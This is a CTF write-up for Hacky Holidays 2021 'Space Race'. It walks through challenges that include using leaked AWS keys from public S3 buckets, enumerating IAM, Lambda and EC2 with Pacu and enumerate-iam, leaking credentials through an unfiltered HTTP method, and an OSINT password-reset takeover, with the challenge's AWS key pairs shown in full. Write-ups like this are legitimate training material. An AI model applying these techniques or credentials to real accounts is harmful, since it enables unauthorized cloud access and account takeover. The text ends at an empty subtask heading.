HACKYHOLIDAYS 2021

SPACE RACE

Hacky Holidays 2021 - Space Race

Write-up by BusyR

26-07-2021

Revision v0.3

Hacky Holidays

Table of Contents

TEASER: SU ADMIN

WEB, 50 POINTS

Challenge information

You arrived at the launch platform of SPACE RACE. Teams around you are preparing for the event the best they can by gathering their crew and designing their flag.


At the outset of the camp you notice the Hacky Holidays admin base, you decide to stake-out and see what's happening. After a while you notice that people are only allowed to access the admin base when they show the Hacky Holidays admin flag below.

Files:
admin_flag.png


Identify yourself
Open the flag designer and see if you can hack your way into the admin base.
Note: Only the URL https://portal.hackazon.org/flagdesigner and its sub-URLs are part of the teaser challenge.

First, let's check out the admin_flag, and see if we can recreate that using the flagdesigner.


admin_flag:




https://portal.hackazon.org/flagdesigner:



We can get close, except for overlay #1 which misses the admin-overlay. A quick look in Inspector shows that there's a hidden button #15:



Just remove the part 'd-none', to make the button visible, and click it to activate the admin-overlay. This overlay completes the admin_flag, and reveals the flag:



CTF{YOU-HAZ-ADMIN-FLAG}

TEASER: LOCKED OUT

CLOUD, 50 POINTS

Challenge information

After a relaxing space walk, you realize that you have been locked out of your spaceship by the spaceship's AI. Thankfully, you remember that you prepared for this eventuality by storing access keys in an external storage.

Also see our webinar on cloud security part 1 and part 2 for a primer on cloud security and hacking.

Subtask 1 [25 points] Obtaining external access keys.

Open the external storage and see if there is something useful in there.

The external storage is located in an AWS S3-bucket: https://external-spaceship-storage-b38e8c6.s3-eu-west-1.amazonaws.com/

```
<?xml version="1.0" encoding="UTF-8"?>
<ListBucketResult
    xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
    <Name>external-spaceship-storage-b38e8c6</Name>
    <Prefix></Prefix>
    <Marker></Marker>
    <MaxKeys>1000</MaxKeys>
    <IsTruncated>false</IsTruncated>
    <Contents>
        <Key>external-spaceship-storage.txt</Key>
        <LastModified>2021-06-24T18:36:04.000Z</LastModified>
        <ETag>&amp;quot;0acc4ebca6124adf3f29d5be7ababed8&amp;quot;</ETag>
        <Size>89</Size>
        <StorageClass>STANDARD</StorageClass>
    </Contents>
</ListBucketResult>
```

There is an external-spaceship-storage.txt file in the bucket, let's open that:

https://external-spaceship-storage-b38e8c6.s3-eu-west-1.amazonaws.com/external-spaceship-storage.txt

```
AKIAQD6AU4VDTDJRGXRE
+BAPTBu9QFX6TVSpjerFoIJiJJr1D+c210ZyKdqv
CTF{6c2c45330a85b126f551}
```

These 3 lines look like an AWS-Access Key ID, an AWS Secret access key, and a flag :-)

CTF{6c2c45330a85b126f551}

Subtask 2 [25 points] Checking your internal storage

You have managed to get keys. See if you can get inside and check the internal spaceship storage.

Let's see what we can find using those AWS-keys. First, setup the keys, and list the S3-resources:

```
$ vim .aws/credentials
[default]
aws_access_key_id = AKIAQD6AU4VDTDJRGXRE
aws_secret_access_key = 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

$ aws s3 ls
2021-06-24 20:36:05 external-spaceship-storage-b38e8c6
2021-06-24 20:35:27 internal-spaceship-storage-fdde98f
```

Now, access that internal-spaceship storage, and download the spaceship-keys:

```
$ aws s3 ls internal-spaceship-storage-fdde98f
2021-06-24 20:35:33         25 spaceship-keys

$ aws s3 cp s3://internal-spaceship-storage-fdde98f/spaceship-keys ./
download: s3://internal-spaceship-storage-fdde98f/spaceship-keys to ./spaceship-keys

$ cat spaceship-keys
CTF{4ababede5580d9a22a2a}
```

The keys contain our flag:

CTF{4ABABEDE5580D9A22A2A}

BOWSHOCK

REVERSING, 50 POINTS


Challenge information

Bow shock is an amazing phenomenon, but you better not get too close…

Files:
BowShock.jar

Can you find out how to minimize bow shock and prevent everything from turning into dust?

If we open the jar-file in a Java Decompiler (jd-gui), we can see the source-code of the challenge:



So, the final flag is a string "**CTF{bowsh0ckd_**", followed by the contents of the **totalInput** variable and a closing "**}**".

totalInput should be the sum of the 3 expected inputs. We can also see that those 3 inputs need to be **333, 942** and **142.** The sum of these 3 numbers is **1417.** That makes our flag:

CTF{BOWSH0CKD_1417}

ENUMERATING THE CLOUD

CLOUD, 125 POINTS

Challenge information

The spaceship that you will use in SPACE RACE is almost ready. One of the last steps is to verify that all of the systems are operational. Unfortunately, the AI controlling the system information decided to take a personal time off for a few days, leaving you without an easy access to the spaceship systems. This is not a problem because, as the cyber security specialist in the ship, you know the spaceship cloud infrastructure like the back of your hand.

Also see our webinar on cloud security part 1 and part 2 for a primer on cloud security and hacking.

Subtask 1 [25 points] Spaceship external information endpoint

Your spaceship is located here, can you find the external information panel?
http://planet-bucket-43b2a07.s3-website-eu-west-1.amazonaws.com/

Viewing the source of the planet-bucket (http://planet-bucket-43b2a07.s3-website-eu-west-1.amazonaws.com/), we see that the image is loaded from a rocket-bucket:

```
<body>
    <div class="bg">
      <img src="planet.png" alt="" style="position: absolute; width: 100%; margin: 0 auto; top: -100em; z-index: 999;">
      <img src="https://rocket-bucket-723aa76.s3.amazonaws.com/rocket_bucket.png" alt="" style="position: absolute; width: 10%; margin: 0
auto; top: 30em; left: 50em; z-index: 999;">
    </div>
</body></html>
```

Looking at this bucket, we see 3 files. The png we've aready seen, and 2 txt-files. An **external-information-panel.txt** and a **flag.txt**:

```
<?xml version="1.0" encoding="UTF-8"?>
<ListBucketResult
    xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
    <Name>rocket-bucket-723aa76</Name>
    <Prefix></Prefix>
    <Marker></Marker>
    <MaxKeys>1000</MaxKeys>
    <IsTruncated>false</IsTruncated>
    <Contents>
        <Key>external-information-panel.txt</Key>
        <LastModified>2021-06-24T19:24:39.000Z</LastModified>
        <ETag>&quot;d18c834974b76e5e2a02d27b5f5f2a67&quot;</ETag>
        <Size>60</Size>
        <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
        <Key>flag.txt</Key>
        <LastModified>2021-06-24T19:24:39.000Z</LastModified>
        <ETag>&quot;ebfd1e6eb5d2bd7daf1facf9f81c2689&quot;</ETag>
        <Size>45</Size>
        <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
        <Key>rocket_bucket.png</Key>
        <LastModified>2021-06-24T19:24:38.000Z</LastModified>
        <ETag>&quot;2b6e9f2e40e4ba07e6530f4e8dff83bb&quot;</ETag>
        <Size>31428</Size>
        <StorageClass>STANDARD</StorageClass>
    </Contents>
</ListBucketResult>
```

Open the flag at http://rocket-bucket-723aa76.s3.amazonaws.com/flag.txt:

CTF{0841862F273FD2CA20EA3B94A645781071AB19D7}

Subtask 2 [25 points] Obtaining the spaceship access keys

You have gained access to the external infromation endpoint. Can you access the spaceship logs to obtain the access keys?

In subtask 1, we've found http://rocket-bucket-723aa76.s3.amazonaws.com/external-information-panel.txt. This file contains another URL: https://g0341x75tb.execute-api.eu-west-1.amazonaws.com/logs.

However, we can't just open this URL, as we're getting an "405 Request method 'GET' not allowed."-message. Using a POST-request, results in a similar "405 Request method 'POST' not allowed"-message. However, when we try a PUT-request, we do get access… Another example of a website trying to filter GET/POST-requests, but forgetting there's more methods one can use…

The result starts with a flag, but does contain some more interesting information, like some AWS-keys. A shortened copy of the output:

```
The periscope data is optimal. Have a flag for your effort: CTF{9177a9c8bb1cd5c85934}.<br>
[
    {
        "Id": "dfa0f62de13a1719d125ac2f3382543067701c5031289006c8170d3bab33994a",
        "Created": "2021-06-24T17:33:58.623969048Z",
        "Path": "/bin/bash",
        "Args": [],
        "State": {
            "Status": "running",
            "Running": true,
8<--- cut here for readability ---------------
        "Config": {
            "Hostname": "dfa0f62de13a",
            "Domainname": "",
            "User": "",
            "AttachStdin": true,
            "AttachStdout": true,
            "AttachStderr": true,
            "Tty": true,
            "OpenStdin": true,
            "StdinOnce": true,
            "Env": [
                "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
                "AWS_SECRET_ACCESS_KEY=dpmlpQnMgZFZ5Nt8k7AkCTizqGrY84ZRW55lo+52",
                "AWS_ACCESS_KEY_ID=AKIA552OOUKCBWDIUCWS"
            ],
8<--- cut here for readability ---------------
```

Flag:

CTF{9177A9C8BB1CD5C85934}

Subtask 3 [25 points] A cleaning bucket

You have managed to access the spaceship. You see a cleaning bucket, the Lambda Thrusters information panel tag and the E-space Computing Cloud system tags. What does the tag in the cleaning bucket says?

Let's utilize the AWS-creds we've found in the previous subtask:

```
$ cat .aws/credentials
[default]
aws_access_key_id = AKIA552OOUKCBWDIUCWS
aws_secret_access_key = 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

$ aws s3 ls
2021-06-24 21:21:57 cleaningbucket-cf2be35
2021-06-24 21:25:07 planet-bucket-43b2a07
2021-06-24 21:24:40 rocket-bucket-723aa76
```

And there's our cleaning-bucket. Let's retreive the tags for this S3-bucket:

```
$ aws s3api get-bucket-tagging --bucket=cleaningbucket-cf2be35
{
    "TagSet": [
        {
            "Key": "hackyholidays",
            "Value": "users"
        },
        {
            "Key": "Flag",
            "Value": "CTF_855cc724fd34896c8875"
        },
        {
            "Key": "Next",
            "Value": "Lambda Thrusters"
        }
    ]
}
```

And the flag:

CTF_855CC724FD34896C8875

Subtask 4 [25 points] Lambda Thrusters information panel

What is the tag in the Lambda Thrusters information panel?

For this subtask I've used Pacu's lambda__enum-function:

```
Pacu (spacerace:spacerace) > exec lambda__enum
  Running module lambda__enum...
[lambda__enum] Starting region eu-west-1...
[lambda__enum] Access Denied for get-account-settings
[lambda__enum]   Enumerating data for l-1-eb3b962
[lambda__enum]   FAILURE:
[lambda__enum]     MISSING NEEDED PERMISSIONS
[lambda__enum]   FAILURE:
[lambda__enum]     MISSING NEEDED PERMISSIONS
[lambda__enum]   FAILURE:
[lambda__enum]     MISSING NEEDED PERMISSIONS
[lambda__enum]   FAILURE:
[lambda__enum]     MISSING NEEDED PERMISSIONS
[lambda__enum]   FAILURE:
[lambda__enum]     MISSING NEEDED PERMISSIONS
[lambda__enum]   Enumerating data for lambdaThrusters-8697c51
[lambda__enum]   FAILURE:
[lambda__enum]     MISSING NEEDED PERMISSIONS
[lambda__enum]   FAILURE:
[lambda__enum]     MISSING NEEDED PERMISSIONS
[lambda__enum]   FAILURE:
[lambda__enum]     MISSING NEEDED PERMISSIONS
[lambda__enum]   FAILURE:
[lambda__enum]     MISSING NEEDED PERMISSIONS
[lambda__enum] lambda__enum completed.

[lambda__enum] MODULE SUMMARY:

  2 functions found in eu-west-1. View more information in the DB

Pacu (spacerace:spacerace) > data

8<--- cut here for readability ---------------
Lambda: {
    "Functions": [
8<--- cut here for readability ---------------
        {
            "FunctionName": "lambdaThrusters-8697c51",
            "FunctionArn": "arn:aws:lambda:eu-west-1:957405373060:function:lambdaThrusters-8697c51",
            "Runtime": "nodejs12.x",
            "Role": "arn:aws:iam::957405373060:role/lambdaRole-f644005",
            "Handler": "index.handler",
            "CodeSize": 489,
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2021-06-24T19:22:07.161+0000",
            "CodeSha256": "jAtPTlM1ihi2fSOsE63+ay1Ogw5xv8rNiCSV+Pv1ScY=",
            "Version": "$LATEST",
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "62b3c862-46e8-4e29-91b9-31c25625ab26",
            "PackageType": "Zip",
            "Region": "eu-west-1",
            "Tags": {
                "Flag": "CTF_20324408a4e3f5c1d54d",
                "Next": "E-Space Computing Cloud System",
                "hackyholidays": "users"
            }
        }
    ]
}
```

And, there's our flag:

CTF_20324408A4E3F5C1D54D

Subtask 5 [25 points] E-space Cloud Computing System

What is the tag in the E-space Cloud Computing System?

This subtask was a little more cryptic, and it wasn't immediately clear to me I needed to look at EC2, so I've used Andresriancho's enumerate-iam-script to enumerate the access we'd had with the credentials...

```
$ python3 ./enumerate-iam.py --access-key AKIA552OOUKCBWDIUCWS --secret-key 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
2021-07-14 00:20:17,835 - 1067 - [INFO] Starting permission enumeration for access-key-id "AKIA552OOUKCBWDIUCWS"
2021-07-14 00:20:18,656 - 1067 - [INFO] -- Account ARN : arn:aws:iam::957405373060:user/enumUser-35a8641
2021-07-14 00:20:18,656 - 1067 - [INFO] -- Account Id  : 957405373060
2021-07-14 00:20:18,656 - 1067 - [INFO] -- Account Path: user/enumUser-35a8641
2021-07-14 00:20:18,758 - 1067 - [INFO] Attempting common-service describe / list brute force.
2021-07-14 00:20:21,704 - 1067 - [ERROR] Remove redshift.describe_authentication_profiles action
2021-07-14 00:20:23,247 - 1067 - [ERROR] Remove sso.list_instances action
2021-07-14 00:20:24,123 - 1067 - [INFO] -- lambda.list_functions() worked!
2021-07-14 00:20:24,238 - 1067 - [INFO] -- lambda.list_functions() worked!
2021-07-14 00:20:25,244 - 1067 - [ERROR] Remove ec2.describe_security_group_rules action
2021-07-14 00:20:25,429 - 1067 - [INFO] -- dynamodb.describe_endpoints() worked!
```

```
2021-07-14 00:20:26,217 - 1067 - [INFO] -- ec2.describe_tags() worked!
2021-07-14 00:20:26,698 - 1067 - [ERROR] Remove greengrass.list_core_devices action
2021-07-14 00:20:28,560 - 1067 - [ERROR] Remove greengrass.list_deployments action
2021-07-14 00:20:28,901 - 1067 - [ERROR] Remove greengrass.list_components action
2021-07-14 00:20:28,963 - 1067 - [INFO] -- s3.list_buckets() worked!
2021-07-14 00:20:30,472 - 1067 - [ERROR] Remove iotsitewise.describe_storage_configuration action
2021-07-14 00:20:30,505 - 1067 - [ERROR] Remove kinesisvideo.get_dash_streaming_session_url action
2021-07-14 00:20:33,783 - 1067 - [ERROR] Remove chime.list_media_capture_pipelines action
2021-07-14 00:20:35,411 - 1067 - [INFO] -- sts.get_caller_identity() worked!
2021-07-14 00:20:35,585 - 1067 - [INFO] -- sts.get_session_token() worked!
```

That makes it a lot clearer, let's get some tags:

```
# aws ec2 describe-tags --region eu-west-1
{
    "Tags": [
        {
            "Key": "hackyholidays",
            "ResourceId": "vpc-042829c2c5370a038",
            "ResourceType": "vpc",
            "Value": "users"
        },
        {
            "Key": "hackyholidays",
            "ResourceId": "eni-08fe3290679e72178",
            "ResourceType": "network-interface",
            "Value": "users"
        },
        {
            "Key": "final_flag",
            "ResourceId": "i-09d9eff674a6e339b",
            "ResourceType": "instance",
            "Value": "CTF_98f960b4d86bbcfe3fe1"
        },
        {
            "Key": "hackyholidays",
            "ResourceId": "i-09d9eff674a6e339b",
            "ResourceType": "instance",
            "Value": "users"
        },
        {
            "Key": "hackyholidays",
            "ResourceId": "subnet-0f45a2d9daeeb4af9",
            "ResourceType": "subnet",
            "Value": "users"
        }
    ]
}
```

And here's the final flag:

CTF_98F960B4D86BBCFE3FE1

UFORIA

WEB, OSINT, 150 POINTS


Challenge information

UFOria specializes in organizing your trip to space. Get some tickets while they last!
Use the following link to access the challenge: https://b7f5508364c4157dc575eba05d338e87.challenge.hackazon.org/

Subtask 1 [75 points] Invite only

Can you get a valid invite code? The flag is the invite code.

When trying to book a flight, the page asks us for an invite code:



Looking at the source-code, we see the script that does the validation of that code:

```
<script>
    function contactus() {
        var code = prompt("This option is invitation only. Enter your invite code:");
var verify = (function(code) {
            if (code.length != 12) { return false; }
var parts = [code.substr(0,3), code.substr(4,4), code.substr(9,3)];
            if (parts.join("-") != code) { return false; }
if (parts[0] != "UFO") { return false; }
            if (parts[1] != btoa("UFO")) { return false; }
            if (parts[2] != ("UFO".charCodeAt(0) + "UFO".charCodeAt(1) + "UFO".charCodeAt(2))) { return false; }

            return true;
        })(code);
if (verify) {
            alert("Great, please continue the booking process by sending us an email with your invitation code.")
        } else {
            alert("Wrong invite code.")
        }
    }
</script>
```

We can see that an invite-code is made up of 3 parts, joined together using “-” characters.

The first part is just the plaintext “UFO”.

The second part is a base-64 encoded string “UFO”, which happens to be “VUZP”.

The final part is the sum of the ASCII-values of the characters “U”, “F” and “O”. These are 85, 70 and 79, so the sum is 234.


Now, we can join these parts together to get our flag:

UFO-VUZP-234


Subtask 2 [75 points] Members only

Can you access the members-only area?

The members-page has a “I’ve forgotten my password”-feature. And since this is an OSINT-challenge, I guess we need to find the answers to the questions…




First, we need a username. Fortunately, the page leaks too much info, like if an username exists on the site or not:



On the about-page (https://b7f5508364c4157dc575eba05d338e87.challenge.hackazon.org/?page=about) we can learn a few significant details:


The CEO’s nickname is “borgana”, which probably is our username… let’s try:



Ok, we need to find the hometown of Ben Organa. Again, the about-page gives a hint: “… with Elliot Talton in our trip to our home town …”. Ben and Elliot come from the same hometown.

On LinkedIn, we can find Eliot’s profile at https://www.linkedin.com/in/elliot-talton/, where he mentions a café that brings back childhood memories (https://www.linkedin.com/feed/update/urn:li:activity:6811178494656057344/), so that café is probably located in their hometown: “…Visiting 's Lands Huys Café reminds me of all the sweet childhood memories when I used to play in its garden…”.

A quick Google-search learns that this café is located in Bourtange:



Using this information, we’re able to recover the password ‘fataborgana42’ (which is shown in plain text, unfortunate evidence that the website isn’t following security-best-practices by properly hashing the users credentials). After using this password to login to the member-area, we are presented with a flag:

```
Login success! No member functionality implemented for now :) Have a flag instead: CTF{fataborgana42}
```

CTF{FATABORGANA42}

SPACE SNACKS

MISC, 200 POINTS

Challenge information

Find the answers to the treasure hunt to gain access to the cake in the space cafe.

Subtask 1 [20 points] Roten to the core

You find a roten apple next to a piece of paper with 13 circles on and some text. What's the message?

Vg nccrnef lbh unq jung vg gnxrf gb fbyir gur svefg pyhr
Jryy Qbar fcnpr pnqrg
pgs{Lbh_sbhaq_gur_ebg}
Npprff pbqr cneg 1: QO

This is a simple ROT(13) cipher:

```
It appears you had what it takes to solve the first clue
Well Done space cadet
ctf{You_found_the_rot}
Access code part 1: DB
```

CTF{YOU_FOUND_THE_ROT}

Subtask 2 [25 points] The roman space empire

You find a page with a roman insignia at the top with some text what could it mean?

Jhlzhy ulcly dhz clyf nvvk ha opkpun tlzzhnlz.
jam{Aol_vul_aybl_zhshk}
jvkl whya: NW

This is a Ceasar-cipher, or ROT(19):

```
Caesar never was very good at hiding messages.
ctf{The_one_true_salad}
code part: GP
```

CTF{THE_ONE_TRUE_SALAD}

Subtask 3 [25 points] The space station that rocked

You hear the heavy base line of 64 speakers from the next compartment. you walk in and the song changes to writing's on the wall, there is some strange code painted on the wall what could it mean?

RXZlbiAgaW4gc3BhY2Ugd2UgbGlrZSB0aGUgYnV0dGVyeSBiaXNjdXQgYmFzZS4gY3Rme0lfbGlrZV90aGVfYnV0dGVyeV9iaXNjdWl0X2Jhc2V9IC4gQWNjZXNzIHBhcnQgMzogWEQ=

This is a Base64 encoded string:

```
Even  in space we like the buttery biscut base. ctf{I_like_the_buttery_biscuit_base} . Access part 3: XD
```

CTF{I_LIKE_THE_BUTTERY_BISCUIT_BASE}

Subtask 4 [25 points] What the beep is that?

You hear beeps on the radio, maybe someone is trying to communicate? Flag format: CTF:XXXXXX

.. -. ... .--. . -.-. - --- .-. / -- --- .-. ... . / .-- --- ..- .-.. -.. / -... . / .--. .-. --- ..- -.. / --- ..-. / -.-- --- ..- .-. / . ..-. ..-. --- .-. - ... .-.-.- / -.-. - ..-. ---... ... .--. .- -.-. . -.. .- ... .--- ----- ..--- .---- / .- -.-. -.-. . ... / -.-. --- -.. . ---... / .--- --...

This is morse-code:

```
INSPECTOR MORSE WOULD BE PROUD OF YOUR EFFORTS. CTF:SPACEDASH2021 ACCESS CODE: J7
```

CTF:SPACEDASH2021

Subtask 5 [50 points] The container docker

